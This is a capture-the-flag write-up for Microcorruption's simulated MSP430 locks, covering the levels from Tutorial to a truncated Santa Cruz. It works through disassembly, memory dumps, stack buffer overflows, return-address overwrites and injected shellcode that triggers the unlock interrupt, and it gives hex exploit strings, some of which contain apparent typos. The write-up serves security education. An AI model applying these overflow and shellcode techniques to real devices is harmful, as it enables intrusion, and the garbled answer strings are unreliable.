Tutorial


This level is an introduction to the user interface of microcorruption. You are given the following windows:

- Disassembly
- Live Memory Dump
- Register States
- Current Insruction
- Debugger Console
- I/O Console


The tutorial then guides you through the process of debugging a lock using the various commands that the console provides. It was discovered that the input the program needed to succeed was 9 bytes long, which meant that we needed to input 8 characters into the console (the 9th would be the null terminator). Doing this was all that was needed to solve this lock.

New Orleans

First, I set a breakpoint at main. Main then calls a create_password() function:




```
447e <create_password>
447e:  3f40 0024      mov       #0x2400, r15
4482:  ff40 6c00 0000 mov.b     #0x6c, 0x0(r15)
4488:  ff40 6500 0100 mov.b     #0x65, 0x1(r15)
448e:  ff40 4f00 0200 mov.b     #0x4f, 0x2(r15)
4494:  ff40 3d00 0300 mov.b     #0x3d, 0x3(r15)
449a:  ff40 7800 0400 mov.b     #0x78, 0x4(r15)
44a0:  ff40 6a00 0500 mov.b     #0x6a, 0x5(r15)
44a6:  ff40 2200 0600 mov.b     #0x22, 0x6(r15)
44ac:  cf43 0700      mov.b     #0x0, 0x7(r15)
44b0:  3041           ret
```



```
2400:   6c65 4f3d 786a 2200 0000 0000 0000 0000
```

This function sets the value at memory address 0x2400 (as well as adjacent addresses) to specific hex values.

Main then prompts for a password and calls the check_password() function:




```
44bc <check_password>
44bc:  0e43           clr       r14
44be:  0d4f           mov       r15, r13
44c0:  0d5e           add       r14, r13
44c2:  ee9d 0024      cmp.b     @r13, 0x2400(r14)
44c6:  0520           jne       #0x44d2 <check_password+0x16>
44c8:  1e53           inc       r14
44ca:  3e92           cmp       #0x8, r14
44cc:  f823           jne       #0x44be <check_password+0x2>
44ce:  1f43           mov       #0x1, r15
44d0:  3041           ret
44d2:  0f43           clr       r15
44d4:  3041           ret
```

This function compares each byte of the created password from before to each byte of the user input. By selecting the "check here if entering hex encoded input" box, I was able to easily copy the created password and use it as my input. Doing this let the loop complete, and set the validation bit in r15, allowing the lock to be solved.

The correct password is (hex) 6c654f3d786a22

Sydney

The main function is basically the same as the previous challenge. The check_password function is as follows:




```
448a <check_password>
448a:  bf90 7b59 0000 cmp     #0x597b, 0x0(r15)
4490:  0d20           jnz     $+0x1c
4492:  bf90 2a30 0200 cmp     #0x302a, 0x2(r15)
4498:  0920           jnz     $+0x14
449a:  bf90 3127 0400 cmp     #0x2731, 0x4(r15)
44a0:  0520           jne     #0x44ac <check_password+0x22>
44a2:  1e43           mov     #0x1, r14
44a4:  bf90 6d55 0600 cmp     #0x556d, 0x6(r15)
44aa:  0124           jeq     #0x44ae <check_password+0x24>
44ac:  0e43           clr     r14
44ae:  0f4e           mov     r14, r15
44b0:  3041           ret
```

It checks the input (stored in r15) against a series of hex values, jumping out of the function if they do not match. The values the input is being compared against are multi-byte values. Therefore, it must be accounted for that these numbers are stored in little-endian. Therefore, the least-significant byte must be typed first. For example, the first instruction compares against 0x597b. This is stored as 7b59 in memory, so 7b59 (hex encoded) must be typed. Doing this for each of the values specified in the function produces the correct password.

The correct password is (hex) 7b592a3031276d55


Hanoi

This level prompts for a password “between 8 and 16 characters”. The added condition hints that this problem may rely on a buffer overflow, so I tried to enter as many characters as possible to see how many the program would allow to be stored.



```
Enter the password to continue.
Remember: passwords are between 8 and 16 characters.
```


Enter input below:
Check here if entering hex encoded input.
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
send
wait



```
2400:   aaaa aaaa aaaa aaaa   ........
2408:   aaaa aaaa aaaa aaaa   ........
2410:   aaaa aaaa aaaa aaaa   ........
2418:   aaaa aaaa 0000 0000   ........
```

As seen above, the program actually was able to store 28 characters.

I attempted to heavily analyze the test_password_valid function, however in the end the function turned out to be a misdirection to the simple solution.



```
4544:  b012 5444      call    #0x4454 <test_password_valid>
4548:  0f93           tst     r15
454a:  0324           jz      $+0x8
454c:  f240 7000 1024 mov.b   #0x70, &0x2410
4552:  3f40 d344      mov     #0x44d3 "Testing if password is valid.", r15
4556:  b012 de45      call    #0x45de <puts>
455a:  f290 be00 1024 cmp.b   #0xbe, &0x2410
4560:  0720           jne     #0x4570 <login+0x50>
4562:  3f40 f144      mov     #0x44f1 "Access granted.", r15
```


The solution relies on line 455a, which compares the value at address 0x2410 to the value 0xbe. Because 0x2410 is within the 28 bytes the program allows us to input, the solution can be arrived by creating an input such that the 17th byte is 0xbe. This could have been more difficult if the jump on line 454a was not taken, however, no input I tried ever resulted in r15 being equal to anything other than zero. Therefore, line 454c does not execute, and our overflowed input remains unaffected.

The correct password is (hex) 00010203040506070809101112131415be


(The first 16 bytes can be anything)

Cusco

This level was solvable through a buffer overflow of the stack, allowing the return address to become completely modifiable. Like last level, there is nothing in the test_password_valid function that can be manipulated, meaning the lock must be solved through a side channel, without knowing the actual password.




```
4532:  3f40 e144      mov       #0x44e1 "That password is not correct.", r15
4536:  b012 a645      call      #0x45a6 <puts>
453a:  3150 1000      add       #0x10, sp
453e:  3041           ret
```




```
43d0:   0000 0000 0000 0000 0000 0000 5645 0100   ............VE..
43e0:   5645 0300 ca45 0000 0a00 0000 3a45 6161   VE...E......:Eaa
43f0:   6161 6161 6161 6161 6161 6161 6161 6161   aaaaaaaaaaaaaaaa    sp
4400:   6161 6161 6161 6161 6161 6161 6161 6161   aaaaaaaaaaaaaaaa
4410:   6161 6161 6161 6161 6161 0083 9f4f d445   aaaaaaaaaa...O.E
4420:   0024 f923 3f40 0000 0f93 0624 8245 5c01   .$.#?@.....$.E\.
```

At the return address of the login function, the return address in the stack can be overwritten, as seen above



```
4528:  b012 4644      call      #0x4446 <unlock_door>
```

Since we want to run the call to the unlock_door function, we can overwrite the return address with 0x4528, or 2845 in little endian (This could also work by using the address of unlock_door directly).



```
4528:  b012 4644      call      #0x4446 <unlock_door>
452c:  3f40 d144      mov       #0x44d1 "Access granted.", r15
4530:  023c           jmp       #0x4536 <login+0x36>
4532:  3f40 e144      mov       #0x44e1 "That password is not correct.", r15
4536:  b012 a645      call      #0x45a6 <puts>
453a:  3150 1000      add       #0x10, sp
453e:  3041           ret
4540 <__do_nothing>
4540:  3041           ret
4542 <INT>
4542:  1e41 0200      mov       0x2(sp), r14
4546:  0212           push      sr
4548:  0f4e           mov       r14, r15
454a:  8f10           swpb      r15
454c:  024f           mov       r15, sr
454e:  32d0 0080      bis       #0x8000, sr
```

Live Memory Dump


```
43f0:   0304 0506 0708 0910 1112 1314 1516 2845   ..............(E
4400:   0040 0044 1542 5c01 75f3 35d0 085a 3f40   .@.D.B\.u.5..Z?@    sp
4410:   0000 0f93 0724 8245 5c01 2f83 9f4f d445   .....$.E\./..O.E
```

As seen above, program control moved to the call of the unlock_door function, therefore unlocking the door

The correct password is (hex) 01020304050607080910111213141516 2845

(The first 16 bytes can be anything)


Reykjavik



```
4438 <main>
4438:  3e40 2045      mov       #0x4520, r14
443c:  0f4e           mov       r14, r15
443e:  3e40 f800      mov       #0xf8, r14
4442:  3f40 0024      mov       #0x2400, r15
4446:  b012 8644      call      #0x4486 <enc>
444a:  b012 0024      call      #0x2400
444e:  0f43           clr       r15
```

This program is a bit more difficult to decipher since there is a call directly to a random memory address 0x2400. However, the instructions can still be deciphered with the Current Instruction window provided by the UI.

User input is stored at address 43da



Current Instruction


```
b490 b56e dcff
cmp #0x6eb5, -0x24(r4)
```

Eventually this instruction is reached. It compares the value at the address 0x24 below r4 to the value 0x6eb5. It turns out that the address 0x24 below r4 is 43da, the address where the beginning of our input is stored. Therefore, this condition can be passed if we make our input (hex encoded) b56e (again backwards because of little-endian encoding). Using that password unlocks the lock upon continuation of the program.

The correct password is (hex) b56e


Whitehorse

In this challenge, the input is stored in a way that allows for the return address of the login function to be manipulated, as seen with inputting "12345678" as many times.




```
4200:   0000 0000 0000 4645   ......FE
4208:   0100 4645 0300 ba45   ..FE...E
4210:   0000 0a00 0000 2a45   ......*E
4218:   3132 3334 3536 3738   12345678
4220:   3132 3334 3536 3738   12345678
4228:   3132 3334 3536 3738   12345678          sp
4230:   3132 3334 3536 3738   12345678
4238:   3132 3334 3536 3738   12345678
4240:   3132 3334 3536 3738   12345678
4248:   0000 0000 0000 0000   ........
4250:   *
```

Since there is no function to return to that can directly open the door for us, we will need to modify the return address so that it points to our own injected shellcode. To unlock the door, you can call the interrupt function (INT) with 0x7f as a parameter. This is done with the instructions:



```
445c:  3012 7e00      push      #0x7e
4460:  b012 3245      call      #0x4532 <INT>
```

except we replace the pushed value with 0x7f. We can use microcorruption's assembler to build the shellcode:



Enter either instructions or assembly code.

```
push #0x7f
call  #0x4532
```

Instructions	Assembled Objects
push #0x7f call #0x4532	30127f00b0123245


Therefore our input can be the following hex:

30127f00b0123245	The injected shellcode
1234567812345678	Spacing
18420000	Return Address to shellcode (located where login's return address is usually on the stack)

The correct password is (hex) 30127f00b01232451234567812345678184200000

Montevideo

This challenge is similar to the previous in that we get direct control of the return address. The difference this time is that access is gained to the vulnerability through the strcpy function rather than gets, both of which are vulnerable due to a lack of proper bounds check for the input.




```
4548:  3041            ret
```

Live Memory Dump


```
43d0:   0000 0000 0000 0000   ........
43d8:   0000 0000 6045 0100   ....`E..
43e0:   6045 0300 d445 0000   `E...E..
43e8:   0a00 0000 4445 3132   ....DE12
43f0:   3334 3536 3738 3132   34567812
43f8:   3334 3536 3738 3132   34567812            sp
4400:   3334 3536 3738 3132   34567812
```

By inputting "12345678" repeating, we see where exactly the stack pointer is once the return instruction of the login function is about to be executed. Therefore we can manipulate this address and make it point to injected shellcode. However, this is made slightly more difficult since strcpy will stop if 0x00 is in our input. The shellcode used in last challenge did include a 0x00 byte, so a different shellcode will need to be used to avoid this.



```
push #0x7f                30127f00
```

The problem with the previous shellcode was that 0x7f in the push instruction was encoded as 0x7f00. Therefore, we must somehow get 0x7f pushed onto the stack without explicitly using 0x7f in the code.



```
sub #0x23E5, r12          3c80e5230c12b0124c45
push r12
call #0x454c
```


My solution was to modify the current value of an existing register (in this case r12) so that it equals 0x7f, and then push that register's associated value onto the stack. The INT function is then called with the proper argument. Therefore, our input can be the following hex:

3c80e5230c12b0124c45	The injected shellcode
999999999999	Spacing
ee43	Little-Endian Return Address to shellcode (located where login's return address is usually on the stack)

The correct password is (hex) 3c80e5230c12b0124c45999999999999ee43

Johannesburg

This challenge was very similar to the previous challenge, except with the added element of a length check on the password.




```
4578:  f190 8200 1100 cmp.b     #0x82, 0x11(sp)
457e:  0624           jeq       #0x458c <login+0x60>
4580:  3f40 ff44      mov       #0x44ff "Invalid Password Length: password too long."
4584:  b012 f845      call      #0x45f8 <puts>
4588:  3040 3c44      br        #0x443c <__stop_progExec__>
458c:  3150 1200      add       #0x12, sp
4590:  3041           ret
```

Live Memory Dump

```
43e0:   0300 1c46 0000 0a00   ...F....
43e8:   0000 7845 aaaa aaaa   ..xE....                     sp
43f0:   aaaa aaaa aaaa aaaa   ........
43f8:   aaaa aaaa aaaa aaaa   ........
4400:   aaaa aaaa aaaa aaaa   ........
4408:   aaaa aaaa aaaa aa00   ........
```

The user input gets placed onto the stack with strcpy, and the 17th byte offset from the stack (0x11) is able to be written to as well. As long as that byte is 0x82, the jump will occur and program execution will continue, allowing for the same strategy to be employed as last challenge. The following hex and shellcode can solve this level:




```
sub #0x5989, r5                    358089590512b0129445
push r5
call #0x4594
```

358089590512b0129445	The injected shellcode (avoiding 0x00 to work with strcpy)
11121314151617	Spacing
82	Fools the password length test
ee43	Little-Endian Return Address to shellcode (located where login's return address is usually on the stack)

The correct password is (hex) 358089590512b012944511121314151617820ec43

Santa Cruz

The program asks for a username and a password.




```
4582:   3e40 6300       mov       #0x63, r14
4586:   3f40 0424       mov       #0x2404, r15
458a:   b012 1847       call      #0x4718 <getsn>
```

The username buffer and password buffers are both 0x63 (99) bytes long


The program uses strcpy to copy the username to 0x43a2, and the password to 0x43b5 (19-byte difference)

Testing the program with a username of "ABCD" repeated 6 times (length 24) and a password of "1234" 7 times (length 28):




```
45e4:   5f44 e8ff       mov.b     -0x18(r4), r15
45e8:   8f11            sxt       r15
45ea:   0b9f            cmp       r15, r11
45ec:   0628            jnc       #0x45fa <login+0xaa>
45ee:   1f42 0024       mov       &0x2400, r15
45f2:   b012 2847       call      #0x4728 <puts>
45f6:   3040 4044       br        #0x4440 <__stop_progExec__>
```

The first cmp statement compares r15 to r11. r11 holds the size of the password, while r15 holds the value at 0x43b4, which is the 19th byte of the username. Since the jnc executing allows execution to avoid the stop_progExec function from being called, we need that jump to succeed. Since with the jnc instruction we need the carry flag to not be set, r11 must be less than r15 (the size of the password must be less than the value of the 19th byte of the username).




```
45fa:   5f44 e7ff       mov.b     -0x19(r4), r15
45fe:   8f11            sxt       r15
4600:   0b9f            cmp       r15, r11
4602:   062c            jc        #0x4610 <login+0xc0>
4604:   1f42 0224       mov       &0x2402, r15
4608:   b012 2847       call      #0x4728 <puts>
460c:   3040 4044       br        #0x4440 <__stop_progExec__>
```

The next cmp instruction compares r15 to r11 again. r11 holds the same value, but r15 now holds the value at 0x43b3, which is the 18th byte of the username. The carry flag must be set this time, so r11 must be greater than r15 (the size of the password must be greater than the 18th byte of the username).



```
464c:   c493 faff       tst.b     -0x6(r4)
